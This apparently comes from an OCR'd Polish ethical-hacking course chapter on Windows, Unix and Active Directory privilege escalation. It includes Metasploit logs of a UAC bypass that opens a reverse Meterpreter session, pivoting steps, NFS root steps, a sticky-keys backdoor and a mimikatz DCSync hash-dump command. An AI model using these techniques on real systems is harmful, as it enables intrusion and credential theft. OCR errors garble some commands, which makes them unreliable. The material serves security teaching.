o Procesor jest zmuszony wykonać spekulatywne wykonanie odczytu przed wykonaniem sprawdzania powiązań. W związku z tym osoba atakująca może uzyskać dostęp do lokalizacji pamięci poza zakresem i odczytać je.

o Podczas wykonywania instrukcji warunkowych, w celu szybszego przetwarzania, procesory używają przewidywania rozgałęzień, aby wybrać ścieżkę do wykonania spekulatywnego. Atakujący mogą wykorzystać tę funkcję, aby zmusić procesor do podjęcia niewłaściwej spekulacyjnej decyzji i dalszego dostępu do danych poza zasięgiem. Atakujący mogą wykorzystać tę lukę do odczytania sąsiednich lokalizacji pamięci procesu i uzyskania dostępu do informacji, do których nie są upoważnieni. Ta luka pomaga atakującym w wydobyciu z docelowego procesu poufnych informacji, takich jak dane uwierzytelniające przechowywane w przeglądarce. W niektórych przypadkach, wykorzystując tę lukę, osoba atakująca może nawet odczytać pamięć jądra lub przeprowadzić atak internetowy przy użyciu JavaScript.

Podatność na stopienie

Luka Meltdown występuje we wszystkich procesorach Intel i ARM wdrożonych przez Apple. Ta luka umożliwia atakującym oszukanie procesu w celu uzyskania dostępu do pamięci poza zakresem poprzez wykorzystanie mechanizmów optymalizacji procesora, takich jak wykonywanie spekulacyjne. Na przykład osoba atakująca żąda dostępu do nielegalnej lokalizacji pamięci. Fle/ona wysyła drugie żądanie warunkowego odczytu prawidłowej lokalizacji pamięci. W takim przypadku procesor korzystający z wykonania spekulacyjnego zakończy ocenę wyniku dla obu żądań przed sprawdzeniem pierwszego żądania. Gdy procesor sprawdza, czy pierwsze żądanie jest nieważne, odrzuca oba żądania po sprawdzeniu uprawnień. Mimo że procesor odrzuca oba żądania, wyniki obu żądań pozostają w pamięci podręcznej. Teraz atakujący wysyła wiele prawidłowych żądań dostępu do lokalizacji pamięci poza zakresem. Atakujący mogą wykorzystać tę lukę do eskalacji uprawnień, zmuszając nieuprzywilejowany proces do odczytu innych sąsiednich lokalizacji pamięci, takich jak pamięć jądra i pamięć fizyczna. Prowadzi to do ujawnienia krytycznych informacji systemowych, takich jak poświadczenia, klucze prywatne itp.

Eskalacja uprawnień za pomocą personifikacji potoku nazwanego

W systemie operacyjnym Windows nazwane potoki służą do zapewnienia prawidłowej komunikacji między uruchomionymi procesami. W tej technice komunikaty są wymieniane między procesami za pomocą pliku. Na przykład, jeśli proces A chce wysłać komunikat do innego procesu B, proces A zapisuje komunikat do pliku, a proces B odczytuje komunikat z tego pliku. Atakujący często wykorzystują tę technikę do eskalacji swoich uprawnień w systemie ofiary na konto użytkownika z wyższymi uprawnieniami dostępu. W dowolnym systemie Windows, gdy proces tworzy potok, działa on jako serwer potoków. Jeśli jakikolwiek inny proces chce komunikować się z tym procesem, połączy się z tym potokiem i stanie się klientem potoku. Gdy klient łączy się z potokiem, serwer potoku może wykorzystać uprawnienia dostępu i kontekst zabezpieczeń klienta potoku. Atakujący wykorzystują tę funkcję, tworząc serwer potokowy z mniejszymi uprawnieniami i próbując połączyć się z klientem o wyższych uprawnieniach niż serwer. Atakujący używają narzędzi, takich jak Metasploit, do podszywania się pod nazwany potok na hoście docelowym. Atakujący wykorzystują luki w zabezpieczeniach docelowego zdalnego hosta, aby uzyskać aktywną sesję i użyć poleceń Metasploit, takich jak getsystem, w celu uzyskania uprawnień na poziomie administracyjnym i wyodrębnienia skrótów haseł kont administratora/użytkownika.

Eskalacja uprawnień przez wykorzystywanie źle skonfigurowanych usług

Atakujący na ogół wykorzystują luki dnia zerowego, które istnieją w systemach docelowych, aby zwiększyć uprawnienia. Jeśli atakujący nie są w stanie znaleźć takich exploitów, próbują zwiększyć uprawnienia, nadużywając źle skonfigurowanych usług w docelowym systemie operacyjnym. Niepewna lub niewłaściwa konfiguracja usług systemowych umożliwia atakującym podniesienie swoich uprawnień w docelowym systemie. Na przykład osoby atakujące wykorzystują źle skonfigurowane usługi, takie jak niecytowane ścieżki usług, uprawnienia do obiektów usług, nienadzorowane instalacje, modyfikowalne automatyczne uruchamianie rejestru i konfiguracje itp., aby podnieść uprawnienia dostępu. Atakujący używają narzędzi takich jak Metasploit, aby uzyskać aktywną sesję z docelowym hostem. Po ustanowieniu aktywnej sesji atakujący używają narzędzi, takich jak PowerSploit, do wykrywania źle skonfigurowanych usług istniejących w docelowym systemie operacyjnym.

Niecytowane ścieżki usług

W systemach operacyjnych Windows, gdy usługa zaczyna działać, system próbuje znaleźć lokalizację pliku wykonywalnego, aby pomyślnie uruchomić usługę. Zazwyczaj ścieżka pliku wykonywalnego jest ujęta w cudzysłowy, aby system mógł łatwo zlokalizować plik binarny aplikacji. Niektóre pliki wykonywalne mogą nie zawierać ujętych w cudzysłów ścieżek, a pomiędzy nimi mogą znajdować się spacje; w tym scenariuszu system próbuje znaleźć plik binarny aplikacji, przeszukując wszystkie foldery istniejące w ścieżce, aż do znalezienia pliku wykonywalnego. Atakujący wykorzystują usługi z niecytowanymi ścieżkami działające z uprawnieniami SYSTEMOWYMI, aby podnieść swoje uprawnienia.

Uprawnienia obiektu usługi

Błędnie skonfigurowane uprawnienie usługi może umożliwić osobie atakującej zmodyfikowanie lub ponowne skonfigurowanie atrybutów powiązanych z tą usługą. Może to nawet doprowadzić do zmiany lokalizacji pliku binarnego aplikacji na szkodliwy plik wykonywalny stworzony przez atakującego. Wykorzystując takie usługi, osoby atakujące mogą nawet dodawać nowych użytkowników do lokalnej grupy administratorów w systemie. Następnie atakujący przejmują kontrolę nad nowym kontem, aby podnieść swoje uprawnienia dostępu.

Instalacje nienadzorowane

Instalacje nienadzorowane umożliwiają atakującym wdrażanie systemów operacyjnych Windows bez interwencji administratora. Administratorzy muszą ręcznie wyczyścić szczegóły instalacji nienadzorowanej zapisane w pliku Unattend.xml. Ten plik XML przechowuje wszystkie informacje związane z ustawieniami konfiguracyjnymi ustawionymi podczas procesu instalacji i może również zawierać poufne informacje, takie jak konfiguracja kont lokalnych, nazwy użytkowników, a nawet rozszyfrowane hasła. W systemach Windows plik Unattend.xml jest przechowywany w jednej z następujących lokalizacji:

C:\Windows\Panther\

C:\Windows\Panther\ UnattendGC\

C:\Windows\System32\

C:\Windows\System32\sysprep\

Jeśli osoby atakujące mogą uzyskać dostęp do tego pliku, mogą łatwo uzyskać dane uwierzytelniające i ustawienia konfiguracji używane podczas instalacji tej usługi lub aplikacji. Atakujący wykorzystują te informacje do eskalacji uprawnień.

Obracanie i przekazywanie w celu zhakowania zewnętrznych maszyn

Obracanie i przekazywanie to techniki stosowane w celu znalezienia szczegółowych informacji o sieci docelowej. Techniki te są wykonywane po pomyślnym włamaniu się do systemu docelowego. Zaatakowany system jest używany do penetracji sieci docelowej w celu uzyskania dostępu do innych systemów i zasobów, które w innym przypadku byłyby niedostępne z sieci atakującej. W technice przestawnej wykorzystywane są tylko systemy dostępne za pośrednictwem zaatakowanych systemów, podczas gdy w technice przekazywania eksplorowane lub uzyskiwane są zasoby dostępne za pośrednictwem zaatakowanego systemu. Wykorzystując obracanie, atakujący mogą otworzyć zdalną powłokę w systemie docelowym, tunelowaną przez początkową powłokę w zaatakowanym systemie. Podczas przekazywania dostęp do zasobów znajdujących się w innych systemach uzyskuje się za pośrednictwem tunelowanej sesji powłoki w zaatakowanym systemie. Szczegółowe wyjaśnienie technik obracania i przenoszenia jest następujące:

Obracanie

W tej technice pierwszym celem osoby atakującej jest złamanie zabezpieczeń systemu w celu uzyskania na nim zdalnej powłoki, a następnie obejście zapory ogniowej w celu przejścia przez zaatakowany system i uzyskania dostępu do innych wrażliwych systemów w sieci. Po pomyślnym zhakowaniu systemu ustanawiana jest sesja Meterpretera. Ponieważ sesja jest przestawiana przez zaatakowany system, system docelowy nie może określić rzeczywistego źródła wykorzystania.

Kroki, aby wykonać obracanie:

1. Odkryj hosty na żywo w sieci

Po zhakowaniu systemu przeprowadzane jest skanowanie ARP w celu odnalezienia listy aktywnych systemów w sieci. Na przykład osoba atakująca używa następującego polecenia w celu wykrycia hostów na żywo w pliku w sieci docelowej:

> run post/windows/gather/arp_scanner RHOSTS <target subnet ranges

```
msf6 exploit(multi/handler) > use post/windows/gather/arp_scanner
msf6 post(windows/gather/arp_scanner) > set RHOSTS 10.10.1.0/24
RHOSTS => 10.10.1.0/24
msf6 post(windows/gather/arp_scanner) > set SESSION 3
SESSION => 3
msf6 post(windows/gather/arp_scanner) > exploit

[*] Running module against SERVER2019
[*] ARP Scanning 10.10.1.0/24
[+]     IP: 10.10.1.2 MAC 02:15:5d:21:8a:e0 (UNKNOWN)
[+]     IP: 10.10.1.9 MAC 02:15:5d:21:8a:e4 (UNKNOWN)
[+]     IP: 10.10.1.11 MAC 00:15:5d:01:80:00 (Microsoft Corporation)
[+]     IP: 10.10.1.13 MAC 02:15:5d:21:8a:e3 (UNKNOWN)
[+]     IP: 10.10.1.14 MAC 02:15:5d:21:8a:e5 (UNKNOWN)
[+]     IP: 10.10.1.19 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
[+]     IP: 10.10.1.22 MAC 00:15:5d:01:80:02 (Microsoft Corporation)
[+]     IP: 10.10.1.255 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
[*] Post module execution completed
msf6 post(windows/gather/arp_scanner) >
```

Jak pokazano na zrzucie ekranu, wyniki skanowania pokazują siedem adresów IP dostępnych z zaatakowanego systemu. Aby uzyskać więcej informacji na temat tych adresów IP, osoby atakujące przeprowadzają skanowanie portów.

2. Skonfiguruj reguły routingu

Przed użyciem Metasploit do uruchomienia skanera portów na dwóch adresach IP w docelowej sieci atakujący wdrażają reguły routingu, aby poinstruować Metasploit, aby kierował cały ruch przeznaczony do sieci prywatnej przy użyciu istniejącej sesji Meterpretera ustanowionej między systemem atakującego a systemem zaatakowanym. Na przykład osoba atakująca może użyć następujących poleceń, aby wykonać ten krok:

> background

> route add <IP address> <subnet mask> <session number>

Reguła routingu nakazująca Metasploit kierowanie ruchu kierowanego do 10.10.10.0

255.255.255.0 do sesji nr 1 (sesja Meterpretera nawiązana z zainfekowanym systemem)

3. Skanuj porty działających systemów

Po zaimplementowaniu reguły routingu wykonywane jest skanowanie portów w aktywnych systemach. Na przykład atakujący używa następujących poleceń do skanowania portów w systemach docelowych:


> use auxiliary/scanner/portsoan/top

> set RHOSTS <IP addresses>

> set PORTS 1-1000

> run

Jak pokazano na zrzucie ekranu, wynik wyświetla otwarte porty w systemach prywatnych.



4. Wykorzystuj podatne na ataki usługi

Po przeskanowaniu portów można wykorzystać podatne na ataki usługi działające na tych portach. Na przykład osoba atakująca może wykorzystać exploit BypassIIAC, aby ominąć ustawienie kontroli dostępu użytkownika (UAC). Jak pokazano na zrzucie ekranu, udana sesja jest nawiązywana z zagrożonym systemem przez przejście przez zaatakowany system.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter >
```

Relaying

Jeśli technika przestawiania się nie powiedzie, osoby atakujące wykorzystują technikę przekazywania, aby wykorzystać podatny na ataki system w sieci docelowej. Atakujący używają przekazywania, aby uzyskać dostęp do zasobów obecnych w innych systemach w sieci docelowej za pośrednictwem zaatakowanego systemu w taki sposób, że żądania dostępu do zasobów pochodzą z pierwotnie zaatakowanego systemu.

Kroki, aby wykonać przekazywanie:

1. Skonfiguruj reguły przekierowania portów Głównym celem przekierowania portów jest umożliwienie użytkownikowi dotarcia do określonego portu w systemie, który nie jest obecny w tej samej sieci. Pierwotnie zainfekowany system jest odpowiedzialny za umożliwienie bezpośredniego dostępu do systemu, który w innym przypadku jest niedostępny dla systemu atakującego. Korzystając z sesji Meterpretera, można utworzyć odbiornik przy użyciu numeru portu z a

lista otwartych portów na hoście lokalnym, która łączy ten odbiornik z portem na zdalnym serwerze. To łączenie portów jest znane jako przekierowanie portów. Na przykład tutaj atakujący wybrał numery portów 80, 22 i 445, aby skonfigurować reguły przekierowania portów.

2. Uzyskaj dostęp do zasobów systemowych

Po pomyślnym przekierowaniu portów osoba atakująca może użyć odpowiedniego programu klienckiego, aby uzyskać dostęp do zdalnych zasobów obecnych w systemie docelowym. Na przykład:

Atakujący mogą przeglądać serwer FITTP działający w systemie docelowym, korzystając z następującego adresu URL:

http://localhost:10080

Atakujący mogą uzyskać dostęp do serwera SSFH działającego w systemie docelowym, wykonując następujące polecenie:

ssh myadminOlocalhost

Eskalacja uprawnień przy użyciu źle skonfigurowanego systemu plików NFS

Atakujący często próbują wyliczyć błędne konfiguracje w sieciowym systemie plików (NFS) w celu wykorzystania i uzyskania dostępu do zdalnego serwera na poziomie administratora. NFS to protokół

używany do udostępniania i uzyskiwania dostępu do danych i plików przez zabezpieczony intranet. Wykorzystuje port 2049 do zapewnienia komunikacji między klientem a serwerem za pośrednictwem zdalnego wywoływania procedur (RPC). Błędnie skonfigurowany NFS toruje atakującym drogę do uzyskania dostępu na poziomie administratora za pośrednictwem zwykłego konta użytkownika lub użytkownika o niskich uprawnieniach. Wykorzystując luki NFS, osoby atakujące mogą wąchać poufne dane i pliki przechodzące przez intranet i przeprowadzać dalsze ataki.

Kroki związane z uzyskaniem dostępu root do hosta docelowego:

• Krok 1: Uruchom następującą komendę nmap, aby sprawdzić, czy usługa NFS jest uruchomiona na hoście docelowym.

nmap -sV <Docelowy adres IP>

Krok 2: Użyj następującego polecenia, aby zainstalować NFS i wejść w interakcję z docelową usługą NFS:

sudo apt-get install nfs-common

Krok 3: Uruchom następujące polecenie, aby sprawdzić, czy jakikolwiek udział jest dostępny do zamontowania na hoście docelowym:

showmount -e <Docelowy adres IP>

• Krok 4: Jeśli powyższe polecenie zwróci katalogi, które można zamontować, utwórz katalog o nazwie nfs, używając następującego polecenia:

mkdir /tmp/nfs

• Krok 5: Uruchom następujące polecenie, aby zamontować katalog nfs na hoście docelowym,

sudo mount -t nfs <docelowy adres IP>:/<katalog współdzielony> /tmp/nfs

Krok 6: Wykonaj następujące polecenia, aby wyświetlić szczegóły zamontowanego katalogu i uzyskać prawa własności do katalogu współdzielonego.

cd /tmp/nfs

Sudo cp /bin/bash .

ls -la

Krok 7: Uruchom następujące polecenie, aby nawiązać zdalne połączenie z hostem docelowym za pomocą SSH:

ssh -1 <nazwa docelowego hosta> <docelowy adres IP>

Eskalacja uprawnień za pomocą lepkich klawiszy systemu Windows

W systemie Windows funkcja klawiszy lepkich umożliwia użytkownikom używanie kombinacji klawiszy, w tym Ctrl, Alt i Shift, zamiast naciskania trzech klawiszy jednocześnie. Atakujący wykorzystują tę funkcję do przeprowadzania eskalacji uprawnień. Po uzyskaniu dostępu do zdalnego systemu atakujący eskalują uprawnienia, po prostu zmieniając plik związany z funkcją klawiszy trwałych i naciskając klawisz Shift 5 razy w krótkim odstępie czasu po uruchomieniu systemu. Aby przeprowadzić ten atak, osoba atakująca musi skopiować plik sethc.exe z lokalizacji %systemroot%\system32 do innej lokalizacji. Następnie muszą skopiować cmd.exe do tej samej lokalizacji. Teraz, gdy atakujący ponownie

uruchomi system i naciśnie klawisz Shift 5 razy, otworzy się okno wiersza polecenia z dostępem na poziomie systemu. Co więcej, osoba atakująca może zachować dostęp do backdoora, po prostu tworząc nowe konto administratora lokalnego.

Eskalacja uprawnień przez ominięcie kontroli konta użytkownika (UAC)

Kiedy atakującym nie udaje się zwiększyć uprawnień za pomocą prostego ładunku, próbują ominąć funkcje bezpieczeństwa systemu Windows, takie jak UAC, i uzyskać dostęp na poziomie systemu. Aby to osiągnąć, osoby atakujące najpierw nakłaniają ofiarę do zaakceptowania i uruchomienia określonego przez siebie pliku. W środowisku Windows, nawet jeśli poziom ochrony UAC jest ustawiony na dowolną opcję, osoby atakujące mogą wykorzystać kilka aplikacji Windows do eskalacji uprawnień bez wyzwalania powiadomienia UAC. Alternatywnie, osoby atakujące mogą wstrzyknąć złośliwe oprogramowanie do zaufanego procesu w celu uzyskania uprawnień wysokiego poziomu bez powiadamiania użytkownika.

Techniki omijania UAC za pomocą Metasploit

Omijanie ochrony UAC

Atakujący używają exploita bypassuac Metasploit, aby ominąć zabezpieczenia UAC poprzez wstrzyknięcie procesu. Generuje kolejną sesję lub powłokę bez flagi UAC. Po uzyskaniu dostępu do powłoki atakujący wykonują polecenia getsystem i getuid w celu odzyskania uprawnień uprawnień systemowych.

msf > use exploit/windows/local/bypassuac

Ominięcie ochrony UAC poprzez wstrzyknięcie pamięci

Exploit Metasploit bypassuac_injection wykorzystuje mechanizmy odblaskowe DLL do wstrzykiwania tylko plików binarnych ładunku DLL. Za pomocą tego polecenia osoby atakujące mogą uzyskać uprawnienia AUTHORITY\sYsTEM.

msf > use exploit/windows/local/bypassuac_injection

Omijanie ochrony UAC za pomocą klucza rejestru FodHelper

Exploit Metasploit bypassuac_fodhelper przejmuje specjalny klucz z gałęzi rejestru HKCU w celu ominięcia UAC i dołącza go do pliku fodhelper.exe. Polecenia niestandardowe można wywołać podczas wykonywania pliku fodhelper.exe.

msf > use exploit/windows/local/bypassuac_fodhelper

Omijanie ochrony UAC za pomocą klucza rejestru Eventvwr

Exploit Metasploit bypassuac_eventvwr przejmuje również specjalny klucz z rejestru HKCU, a niestandardowe polecenia mogą być wykonywane wraz z uruchomieniem Podglądu zdarzeń. Ten exploit manipuluje kluczem rejestru, ale jest on czyszczony po wywołaniu złośliwych poleceń lub ładunków.

msf > use exploit/windows/local/bypassuac_eventvwr

Omijanie ochrony UAC przez przejęcie modułu obsługi COM

Exploit Metasploit bypassuac_comhijack umożliwia atakującym tworzenie wpisów rejestru obsługi COM w gałęzi bieżącego użytkownika w celu ominięcia ochrony UAC. Te wpisy rejestru mogą odnosić się do wykonywania niektórych procesów wysokiego poziomu, co skutkuje ładowaniem bibliotek DLL

kontrolowanych przez osobę atakującą. Do tych bibliotek DLL można wstrzyknąć złośliwy ładunek, który umożliwia atakującym ustanowienie podwyższonych sesji.

msf > use exploit/windows/local/bypassuac_comhijack

Eskalacja uprawnień przez nadużywanie skryptów rozruchu lub inicjalizacji logowania

Atakujący wykorzystują skrypty inicjujące rozruch lub logowanie do zwiększania uprawnień lub utrzymywania trwałości w systemie docelowym. Skrypty te umożliwiają również atakującym wykonywanie różnych zadań administracyjnych, za pomocą których mogą uruchamiać inne programy w systemie. Ponadto osoby atakujące mogą komunikować się z wewnętrznym serwerem rejestrującym, który implementuje te skrypty. Takie skrypty mogą się różnić w zależności od systemu operacyjnego systemu docelowego i lokalizacji (zdalnej lub lokalnej), z której są wykonywane. Atakujący początkowo używają tych skryptów do utrzymywania trwałości w pojedynczym systemie. Na podstawie ustawień konfiguracyjnych osoby atakujące mogą eskalować uprawnienia przy użyciu konta lokalnego lub konta administratora. Poniżej omówiono różne techniki stosowane przez osoby atakujące w celu zastosowania skryptów inicjujących rozruch lub logowanie w celu eskalacji uprawnień.

Skrypt logowania (Windows)

Po zalogowaniu użytkownika lub grupy użytkowników do systemu Windows system operacyjny umożliwia wykonanie skryptów logowania. Skrypty te są wykorzystywane przez osoby atakujące do tworzenia trwałości i zwiększania uprawnień w systemie poprzez osadzenie ścieżki do ich skryptu w następującym kluczu rejestru:

o HKCU\Environment\UserInitMprLogonScript

Skrypt logowania (Mac)

Skrypty logowania w systemie macOS są również znane jako haki logowania i umożliwiają atakującym tworzenie trwałości w systemie, ponieważ są wykonywane automatycznie podczas logowania do systemu. Specjalny skrypt (hak logowania) jest wykonywany przez system macOS podczas próby logowania. Jednak ten hak logowania różni się od elementów startowych, ponieważ sam hak jest wykonywany jako użytkownik root. Atakujący wykorzystują te haki do wstrzykiwania złośliwych ładunków w celu podniesienia uprawnień i utrzymania trwałości.

Skrypty logowania do sieci

Atakujący wykorzystują skrypty logowania do sieci w celu zwiększania uprawnień i utrzymywania trwałości. Skrypty te są przydzielane przy użyciu usług AD lub GPO. Takie skrypty logowania są wykonywane przy użyciu dowolnych prawidłowych poświadczeń użytkownika. Inicjalizacja skryptu logowania do sieci może być wykorzystana w różnych systemach opartych na systemach sieciowych. Z tego powodu osoby atakujące nadużywają skryptów logowania do sieci, aby uzyskać poświadczenia lokalne lub administratora na podstawie konfiguracji dostępu w celu eskalacji swoich uprawnień.

Skrypty RC

Atakujący wykorzystują skrypty RC do eskalacji uprawnień i tworzenia trwałości podczas procesu uruchamiania systemów opartych na Uniksie. Te skrypty są wykonywane podczas uruchamiania systemu i umożliwiają mapowanie i inicjowanie niestandardowych usług startowych. Te niestandardowe usługi mogą być używane przez osobę atakującą na różnych poziomach uruchamiania. Atakujący zachowują trwałość, osadzając złośliwą binarną powłokę lub ścieżkę do skryptów RC, takich

jak rc.common lub rc.local, w systemach opartych na Uniksie. Po ponownym uruchomieniu systemu osoby atakujące uzyskują dostęp do konta root poprzez automatyczne wykonanie tych skryptów RC.

Elementy startowe

W systemach macOS elementy startowe są uruchamiane na ostatnim etapie procesu uruchamiania i obejmują różne pliki wykonywalne lub skrypty powłoki wraz z informacjami konfiguracyjnymi, które służą do określenia kolejności wykonywania elementów startowych. startupParameters.plist to plik wykonywalny elementu startowego, który znajduje się w katalogu głównym najwyższego poziomu. Atakujący tworzą złośliwe pliki lub foldery w katalogu /Library/startupitems, aby zachować trwałość. Ponieważ elementy te są wykonywane na etapie rozruchu, można je wykonać z uprawnieniami administratora.

Eskalacja uprawnień poprzez modyfikację zasad domeny

Atakujący często próbują obejść rozwiązania zabezpieczające i inne zabezpieczenia zaimplementowane w środowisku domeny, modyfikując ustawienia konfiguracyjne domeny. W środowisku Windows domeny kontrolowane przez usługę AD zarządzają komunikacją między różnymi zasobami, takimi jak komputery i konta użytkowników w sieci. Zasady domeny obejmują ustawienia konfiguracyjne, które można zaimplementować między domenami w środowisku domeny lasu. Atakujący mogą modyfikować ustawienia domeny, zmieniając zasady grupy i relację zaufania między domenami. Atakujący wprowadzają te zmiany w celu wszczepienia fałszywego kontrolera domeny (DC), dzięki któremu mogą utrzymać przyczółek i eskalować uprawnienia.

Modyfikacja zasad grupy

Zasady grupy służą do zarządzania zasobami i ich ustawieniami konfiguracyjnymi, takimi jak opcje zabezpieczeń, klucze rejestru i członkowie domeny. Wszystkie konta użytkowników mają domyślnie dostęp do odczytu do obiektów zasad grupy, a dostęp do zapisu jest przyznawany tylko określonym użytkownikom lub grupom w domenie.

\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

Atakujący wykorzystują powyższą ścieżkę, aby uzyskać dostęp do zasad grupy domen i modyfikować je w celu wykonywania niezamierzonych działań, takich jak tworzenie nowego konta, wyłączanie lub modyfikowanie narzędzi wewnętrznych, transfer narzędzi wejściowych, niechciane wykonania usług oraz modyfikowanie zasad w celu wyodrębnienia haseł w postaci zwykłego tekstu.

<GPO_PATH>\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml

Atakujący używają powyższej ścieżki do modyfikowania pliku ScheduiedTasks.xml w celu utworzenia złośliwego zaplanowanego zadania/zadania przy użyciu skryptów takich jak New-GPOimmediateTask.

<GPO_PATH>\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf

Atakujący wykorzystują powyższą ścieżkę do modyfikowania określonych praw użytkownika, takich jak seEnabieDeiegationPrivilege, w celu utworzenia backdoora. Następnie osoby atakujące kontrolują konto użytkownika, aby zmienić ustawienia zasad grupy.

Modyfikacja zaufania domeny

Obiekty zaufania domeny dostarczają informacji, takich jak poświadczenia, konta, mechanizmy uwierzytelniania i autoryzacji używane przez domeny.

C:\Windows\system32>nltest /domain_trusts

Atakujący używają powyższego narzędzia do zbierania informacji o domenach zaufania i wykorzystują zebrane informacje do dodawania zaufania domeny lub modyfikowania ustawień istniejących zaufań domen w celu eskalacji uprawnień za pomocą ataków Kerberoasting i pass-the-ticket.

Odzyskiwanie skrótów haseł innych kontrolerów domeny za pomocą ataku DCSync

Kontroler domeny (DC) w środowisku Windows jest skonfigurowany do bezpiecznego sprawdzania poprawności żądań użytkowników w domenie. Funkcją kontrolera domeny jest gromadzenie kont użytkowników i danych, zapewnianie uwierzytelniania i dołączanie zasad bezpieczeństwa dla domeny. Replikacja katalogu w środowisku IT odgrywa kluczową rolę, ponieważ pomaga administratorom systemu w organizowaniu i obsłudze przepływu danych w wielu DC. Na przykład, gdy pracownik organizacji aktualizuje poświadczenia swojego konta, zaktualizowane poświadczenia powinny być replikowane we wszystkich kontrolerach domeny, co może ułatwić użytkownikom łatwe uwierzytelnianie. Atak DCSync to technika stosowana przez osoby atakujące na selektywne kontrolery domeny. W tym ataku atakujący początkowo narusza i uzyskuje uprzywilejowany dostęp do konta z prawami replikacji domeny. Następnie aktywują protokoły replikacji, aby utworzyć wirtualny kontroler domeny podobny do oryginalnego AD. Ten dostęp umożliwia atakującemu wysyłanie żądań do kontrolera domeny i odbieranie poufnych informacji ofiary, takich jak skróty haseł NTLM. Korzystając z tych informacji, osoba atakująca może przeprowadzić dalsze ataki, takie jak ataki ze złotym biletem, manipulacje kontami i ataki związane z życiem z ziemi (LOTL), a także osadzić oprogramowanie ransomware na zaatakowanych serwerach.

Etapy ataku DCSync

Atak DCSync jest przeprowadzany w następujących ośmiu etapach, które rozpoczynają się od niższych uprawnień i przechodzą do wyższych uprawnień.

Etap 1: Przeprowadza rekonesans zewnętrzny

Etap 2: naraża docelową maszynę

Etap 3: Przeprowadza rekonesans wewnętrzny

Etap 4: Eskaluje uprawnienia lokalne

Etap 5: naraża poświadczenia, wysyłając polecenia do kontrolera domeny

Etap 6: przeprowadza rekonesans na poziomie administratora

Etap 7: Wykonuje złośliwe zdalne wykonanie kodu

Etap 8: uzyskuje poświadczenia administratora domeny

Prawa dostępu wymagane do przeprowadzenia ataku DCSync

Początkowo, gdy osoby atakujące uzyskują uprzywilejowany dostęp do konta za pomocą innych środków ataku, mają ograniczone prawa dostępu do zasobów domeny. Te prawa dostępu są niewystarczające, aby osoby atakujące mogły przeprowadzić atak DCSync. W związku z tym potrzebują więcej czasu, aby uzyskać dodatkowe uprawnienia do przeprowadzenia ataku DCSyn. Po uzyskaniu dodatkowych uprawnień lub wyższych uprawnień osoby atakujące mogą wykonać następujące czynności:

• Replikowanie zmian w katalogach

• Replikowanie zmian w katalogu Wszystkie

• Replikacja zmian katalogów w filtrowanym zbiorze

Jak atakujący narażają kontroler domeny (DC)

• Osoba atakująca początkowo identyfikuje kontroler domeny do skompromitowania i żąda replikacji.

• Osoba atakująca albo wdraża narzędzia, takie jak mimikatz, w celu replikacji kontrolera domeny i żąda wielu kontrolerów domeny w celu replikacji informacji, albo wysyła polecenie GetNCChanges jako żądanie replikacji informacji na kontrolerze domeny.

• Teraz kontroler domeny akceptuje żądanie, potwierdza żądanie replikacji i przekazuje atakującemu skróty haseł.

Narzędzia do przeprowadzania ataku DCSync

Mimikatz

Mimikatz to narzędzie wiersza polecenia, które umożliwia atakującym uzyskanie poświadczeń z lokalizacji pamięci rejestru. Atakujący wykorzystują mimikatz do przeprowadzania ataków DCSync. Mimikatz zawiera polecenie DCSync, które wykorzystuje protokół Microsoft Directory Replication Service Remote Protocol (MS-DRSR) do replikacji zachowania legalnego kontrolera domeny. Atakujący wykonują następujące polecenie, aby pobrać skróty hasła NTLM konta administratora:

mimikatz "lsadump::dcsync /domain:(domain name)/user:Administrator"

Inne techniki eskalacji uprawnień

